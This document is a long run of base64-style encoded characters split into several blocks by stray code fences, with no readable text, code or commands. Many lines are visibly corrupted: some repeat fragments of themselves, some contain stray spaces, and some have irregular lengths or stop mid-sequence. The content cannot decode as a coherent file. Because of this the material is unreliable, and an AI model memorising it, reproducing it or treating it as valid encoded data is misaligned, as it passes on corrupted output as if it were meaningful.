FvydRhslm8oKFDFf4VzwoPPP171v+LNNa3013jjQNEpO2IHjYo5Bb5nck8s3pXHeHLSW3E0tvFum
+U9cYO3J59s4+pr5HM4Rr4T2bWh9h9vhnao5J6n6I+DLjTbmFIre0jckANc3LksT0+UdeOnpntX1No
WnWUukR6fLrDRochYo181i47KmMcH/69fmt8P/EqaDpF1rV/N9plW6+zKrE58zcc4+
tfb3wP1i48QaD/bjSBL7VrmS0t2AA8m3t5DGwjA4XJBOB0GO+TXwGX8PL61L2yuur27YyZr27GuY42UaPus
m8a/BvXdMurbxFpZ+0X0meA+JJYCclZYwCDn9O1eY6p8PLDxPf21nqUM/hzV87BLDxn2XqsBvyw7BLDK2AcM
MShMliwPTvX6peHC1hHrzT7dwtoljTcOmVHTtzWh8RvBS+J+JPC9zzkqgc4qgcjnbvA3Lkc
ZFfqeByKrQh/h6Hk5dSdxdKMlhcSk4S69S69S69vP5H4ufFj9g7wF8WbT/hHdZtX0zVtmuXl2/iI7XLLLUbnSNF1eC91lC+apkjIMEbDIwLc
k44/WvLPC/7PE/7qgC7jG3b14C9xjgMtKb4/x1aILRg/7FHxLuC83xavNuC72qwLUb4U42R3Hk7
CrkYBUetfO/iX4iX4oQa6k3g/w41xqFzDW7Mjn0OD80iDsPTxsTxxX19LihyPtacVF5yHg9/2t7XiT/h9Td7MvyKDttW/8kOACx13m
5X0fmj41m8EWXhu+1KXQJvD/D/q2W0GwsnJ4eTc2fevAfGsesaDem9m5bd1ImhYZZyCOXjbu
QPvIeo6V92wfD6+8NaBFcLJMsELGRIUlbIjLkAkj3HNeP/EPw3Z/ERfAQ3ZX+jzwzhvl3KATG3R
X+gPXHas6TTi221TSUJCxdld29h+Z2vs91qmBiQp0zz5kLHgE+q9j6HHFfoX+y3pdnY+GfGcnRl
pkvmS3kAX900oLBt3B+XuDwR2r4nbw1N9p8xUO/YzeuwKxGPpxX6KfAbSpJGC/HNbHhK1dtLCxXRjMGpJG
zhWcYVHHT94SACATk9v5XbESnhY04ZNpqdGi2q6ieNI8ZIF6fMQLNgNwkp2+Vu
```

```
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
BUstpl9i5CBVCsDjoTk/hk1yzn7OvBHxvP
7T+E2omNsxXGnsZj/sMv3fXLHtX5BWN1dtB/bMbZyNkSngbhg9O5HUn14r7q8V/EptQ+EM2ho7G5
QwJcyLyI43Crlj/ESTwO9k8KljJr4RS1DufkhQp7UpPp+mBVS0hijdsEtI8srb0
yM4Pv68GuC8LXdus5t4uZLdSjzvMZkHkWpotGUO+4hAtH+3TypWQbJcjM3o4UaHdMwMzUNL6UQ47
8y8JyjRJrm4c5c2nmSjI4L5Ujn/YHSuNclahys9hxlTmme2eHfD1xe+ENRmTtxRTa7DWEvyMd1CkOMdT
gY+lfXfwB1FrLwboylgslhfPOVxyUnkKEn23ICO9fLHHw41JG8PappcUmNO529K9
V+Gfiy0SCKaEbBpqyHbnCvFdYbaR6K+eTwT04NcSw01iHrpHbJvb5qJcsW8iHrpfYjFTU8PypH7e+Gr+O5WLUlI2XGNx9w
MYr0UxrIhB5BFfGwJ+Iun+JNPk8DJ3bT2wbgnYcSJz3BOK+s7DUA9qhfhgMV+i5YxjQKR8+q87i
8BXpOMmjkPGfwz8PeMLN7PUrZQrD/WnxalHZQwi4meXXzY125JOVGeu
FPAHpX3I0oMe5SDkcV5t4gn0aeX7Jq4ka5Gy45r6BIOZq6Mdyt6H5Sk+1
qd0oO09mHXGP6fiK8h8S6XFLIVI2qxG49cAg5yO9fV37Qvgmx0R/wC1oroW0CyJLbXykiKOVGDL
vZfu5IwQeDXx5qviUT67a290Ft4Lh8zSD97GZBt+8nPIHOOleRUxSoU3KpbT0brL6AIT+
GVzrNvqd6bN0dy0IYEbSJXcYCk56kEGvqj4UeGNUtPh9pFmZ5obiOyFnOjfMjwAzn7w
9jivRZtRsLTRnutOhW3g8mRXuJIjPc8mTy4QZVjBUhSw6NljmsrwxqF5puiSzzXIliaaWO4urR
fMtl+05O1VbqHJAdkwyE7V2nca/Ic1zmvsj7zmHhN9z6fSdXZhQ5tS0PQ7mHWdYvfV4kZoxMhm
tvLRcRbogyg7YwQAzEM/3veXxHrKXGn6bZ6Z6VO2UHZhlUYGAp2JZ7gtbxwqNzyTeFF+6Vo2UHZhlUYGAp
rJGhaL4l0mHVPG0C74o545YrCZ1aEW0iFQHQDc3lrGMMG6kAnJNS6Rrmg39jc3EeqTwafeStGkAC
```

```
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
```

```
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
```

```
SG+nt7xrAxzo1xALggBDCsfmBkwsaliBz8zEnPFe16T+2EmtMT4h0uS2LQ4hZAXVXGPLLASbnTBI
LHO3I4wCa5/9XMZSUoqN1vc7aGNpOPLfU+wZ7VNOuP7O0/VY3FzGFngd0jiBBIaQbGAMobBK55Uc
Nk1Lo2uPdXs2u3GgXkcKyrZxRsrBpoEULCcF/lQ8s2RjJ3Y6k+caT8fPhNqoe1j1RLRoYUijjv8A
yfMMbr88Uku3mJJeVKkdcelWLnxJHaXca2WsW7X9vHEZ7aCTfBJuXDEoku478AbmBKkjBJya8PGY
CtSg3Ug9ttf+D95cnGK54u50V+nh6fUG0TT9K1YXDR/2m80/nXlqIbqSQRCKbc0eJNrMqJgqo+cA
lcwf8I/B/wA+c3/gPJ/hXD61F4N1e+QeLILy/msIhHDFHqxjWBLjEpULEEjXBHOdzH1GMVl/2L8I
v+gJf/8Ag5k/+KrmoxTpxv7RaLojlUuzaP/Q4q71fU9M8YXOvXKeaEht4iVbakTykfJCAQoJCHd1
wp+aqGra6ljFeC90yWLTLq2WdozaGDyJ5W3MJHO4GT7jBuAQdpAPNcHH4rMqadp1/AotbFo4btFY
TSSKrBzu34BZm+9JxknkZFcXf3t9qnib/hHtFR9+ptKLNZGcPNIymdPtDcqwIVgHIIBUHtx/K+Dw
aq4hp66b9Lde1v0MLxTsj600zxBZ6pd2N7cWtrJLFbQSRwRFY8z7czbcZdj8g80qCq/LyCRXt/h+
9JsTNJJJLGZJXTfxJLuckfKMbEHQdyBk57/H/h4HRYo5bnW9PkezQSRiWVhJIrbS0kUoVgwdnDOA
B5pRQcAZr2vwX4uTWDFb6d/pFrbWoSSfPyNMGLNz1LAt83G3J4NcGMpqFBcl2l/wf+Aj6bhuvavG
MnudVr8EWJppI1GQS5wWOD0Gff25NeTvp1zcXIeKEIqtwo/2/l/HH869quoHu0YzsfLj052zhcnr
j3+lRadpUep+XKiBVUFguP4eQo+pPWvNwP8AvKb2P072loHJz6XEumSQbcRQq8j44AuR+eOal0+
zH2yyV8t9oDO3qM/Ljr6H8K3LiJ8y2sqArIm2If9NHwQc9/SqFlZNZzyC4XzJYiDnJAAJbgfhiv0
GnUilr1PEqyk3ocxr1isVjcSZVY5EVWc/wALglVfPXBxg+3NeSPoFvGIo9YVIooZkSAkc7o/myT2
Xv8ATpxX0jNZW13ODvHmsY2KnkYDblyvZWGVJryv4ipFHqn2ayyCCOMq/GuFHyN6ryCCOMqOB9Md68r
G1oU4spaV2M8FR3Oo+JLe+UCOOaQvazYBaVSdgkCnGcqSfbtXa614cj0a9utTgV5rrT1EyxKwx
zISh LlTgxxoNzKRgjvVf4f6UUgguLicPqEN19sjD4jihjRTEqEk7sMx7KQOPWvQV1mx13WYvCl1p
9ncXuprFMsVwhIMDCRsnHZZIyCjHnHFeDSc5e/2PAzbH89PlXRlk27SaBp9tcab9ojnEJvkYiTdP
BEX2PKCDyWBXJ2/MAADyMi8046ncm9u7SBNJ3Rx4WQ+S6RAkhUkMbOA2FKjGe/A55LXr2/t7KLw7
4KmeTW22X1vau7xoLRyWNGo3lvZZWsl5ayW+5IXluLSKxuF/fq
IxlnlQhcBRvVGwoIr0aFOU/cnDV3s36/gtbLva58zqvkxm
XdtGMDaRnacdBnFc1qHiLwss0OoanFfzXDeVELpz5SSwoFcLGNyqvJIyZ3WpX
GpPb20omk06xW3dpV8t9u6WOQjdmMDawbBUgrj18J8QfEy+1SC0sUaD+zoLgyxLECI8sMmTe5LDlhn
oDjAOBxXVHJ68oxdSPP8NbxhfH66uddHJpFqW5t/AyJLuN2DDW3kZeCNoAGfjSN8SI5n8d+ALKvbwCBO7
70+eeCFRDtWSP5duEByfqPmPNfm/Y/EptH1iH7Dny47mRgchRgP8uM9jk5AzxjPev0u+HPj2z8c+
DrDVdPPnSW8hjmiLjavnRsoVsZ/jXaQeBwRXXXyivh3eqQeBwRX/jXaQeBwRXXXyivh3BTj7r0ue1gMxhF+8kvC+B+qeF44
NXtQzQXsckke0YZVBIG7/eAyPUZrznw293pcaWWoo+4usvQ/M7H5TX6P/EPxTosOq6V4E3loE3
ZyNq20cattbHUPNnryAa82u/hRZavoDalpA8w27gxkDY9lP9RW9XLq+Gq3pv4v3WnTN4bM4Vlzm4
qdp7o+JfGGovpzqkaq+xXJHDliDg45GeQT2615Ld21xxqXi001W2IZisdu6vl2BUkIybMgnbgFuO
lfU/i74eX8cb3JjkMEqlpJWHAbGCF9eRXxm0h+HHif7MIdqxMVXBwDv8AXpuOg6CujAZqjN87
/cd1ejjGvFJbI7TQrQadNC8qtKcfux8zB64Tn64616ommm5loIO/WSU7T7he5Ge/HpXN2WjT
XEaRWy/Zrq2UOyghdxTgO2B3HYV6YYYYZyl25DBY13KFIQFOvPUjP0FYynCc247MX4ZaL9
piWMHyCoMx5BbnGB354+vSvtT4D6Eus315JexCW0VGXDAFEZ7sR1x0FfInhNBOyx6hIZDM4d
Ut8nYjepA+UnoP0r77+Duo2MEMNtDEbaNQQmPbP0Pv17cV9Dkcoe2hTG8hTq/C+h4GcSl7Ol70Tjuct8
T/2WvCvi23ksksYEt5SLksuMaLM0kQbIZWDKM/dPyj6DNfsSChXJ71j39nYvG89wqn
5TgnFfT5hwlQk3Uw8uSSV7LRHzeLyyVJ0WcmYqUN4lCYjLBc1Y/SMhGBh8VHvoqBWTlGSI8bLH53
xagx02OJIgSUbjoVP+cV+v8Aead4dnuGgukjXz4g27A9Pm/LrXinjjwfp1MNyomcfMR0+
oYV83WyLEU9EY5OU9edNI9L+3FNe9E8z8K6p4gtdI8LL+3FNe9E8z8K6p4gtdI8L+3FNe9E8z8K
XzwvPfP1r0ez8Ytfy6ffwIlzEuCR8u4DjIPYjjXn5fN+P/wARIvC2ltDew7oLpbdDKxG3V7oLpj
PevoMPWlGkot3Gkot3Z4VapGUnX7Uvsd1Ewe3JA+YqCTnv8AdIB7Hg18yR69JaQtazieDa+X
Toi7z8wGOBn25zVrxDqy6neymW+URxMTLJgglLtuPuqT8v0BPA56GuJjj1B/JayjkzA4wvmY2nHozdS
O+0V7mDprks1ueLbGoylN8fdSp+C3eaFxAj3Hdn9/m24hbPtGGJfJLs
```

```
M9j0B/ujiuShvRLMkEaq7jkncS20ADrjGfb0q0+pWtjKY4I/lRfI8rndtC8kt6HoMDOKcqVpKTWx
npY6n+yUS3ikSPh2aWTcMPtcHgA8AHrk8+1RvqaJEjQt5u1gSIyycYwGJGMggemKZcLFqeLOVsyw
+Whjkl2RmVV+UOeuDkD0zWYY44LlYropDPKNjxsuSiqPlwoJHXtmro1HNKc0J33Oi0u9guL86bEi
q2qIPInfny5SRtUnoULZTB7kc1q3c+qo0c9hIYE05VCQRFjsmAKkF17ryCuMKc8HrXH6az2KtCFa
aaIMydFcJx8it0GW24H51r2cE9u8c0yO8joksgEv74sTnqCA+zPYZ/nVSVPe2q79TSM33O1tPFF+
Y4IoZPJVYQSzgqpcsd42oRkgjIJ7fWr3/CSar/z+QflJ/wDF1zTAm7/s+9MU4ij3JLKuwHnBG7JB
b2xn3qb7HY/3LP8A7+D/AAr1lg8O3flLVe25/9H5AW1u9altLstaGyuighvUG5H3sHUF+CwwMYAb
aeM96t6pfWPhy3kjtr6O8aXemoXUDNtKrlFtk2qzJD/Fktlju4Ar0DWNK1q9kn8hIbiOCERNaTOt
ksBlLGZBMq/u9u3KMhRSGHXOB6DefCuyg8NeGvDen22nQW3lRPHDKPK+3SMm+6mkVNuWh3BSruF4
77hX8zxfsuR1Phemltt7377abde5zqipSSPlW6gmvktx4evrpbmZzb6fP9lkaMytGUJRnATCoG4E
nIBxg5FfU/wZk1PSbpfDE3h5NEsUsz9rmuMT3txKm0KVuPMZWRzsIijUYDc81ImiC9u10XUHf7Hf
yzpdWhkMc6R3jkB4lVGEEyzqHUqMuDsTqa7b4S+FtE8OypJNql3qUySHJa3EcQUPhxF+9k2DzSMB
iuDxs4q8diI1sLOFON152vr100t/S6nq4OCo4iM10PoKSAQ6JCZF/fXOXcEcDd/9ak0aOGW3kWMF
TEFwen3sn+QxXVSaXfX2iz6pNavbxlf3CPzwo6flzXnWgaoq6jNaNwpCgj/cH/18V8NhFP63qfq1
OvGeH5kaN9aQm0/tGUBjEA0YGAS0WCCPwrmNSubW0vws7BI2s/OweSZA4YH3IB6V1Wozm3t7Syb9
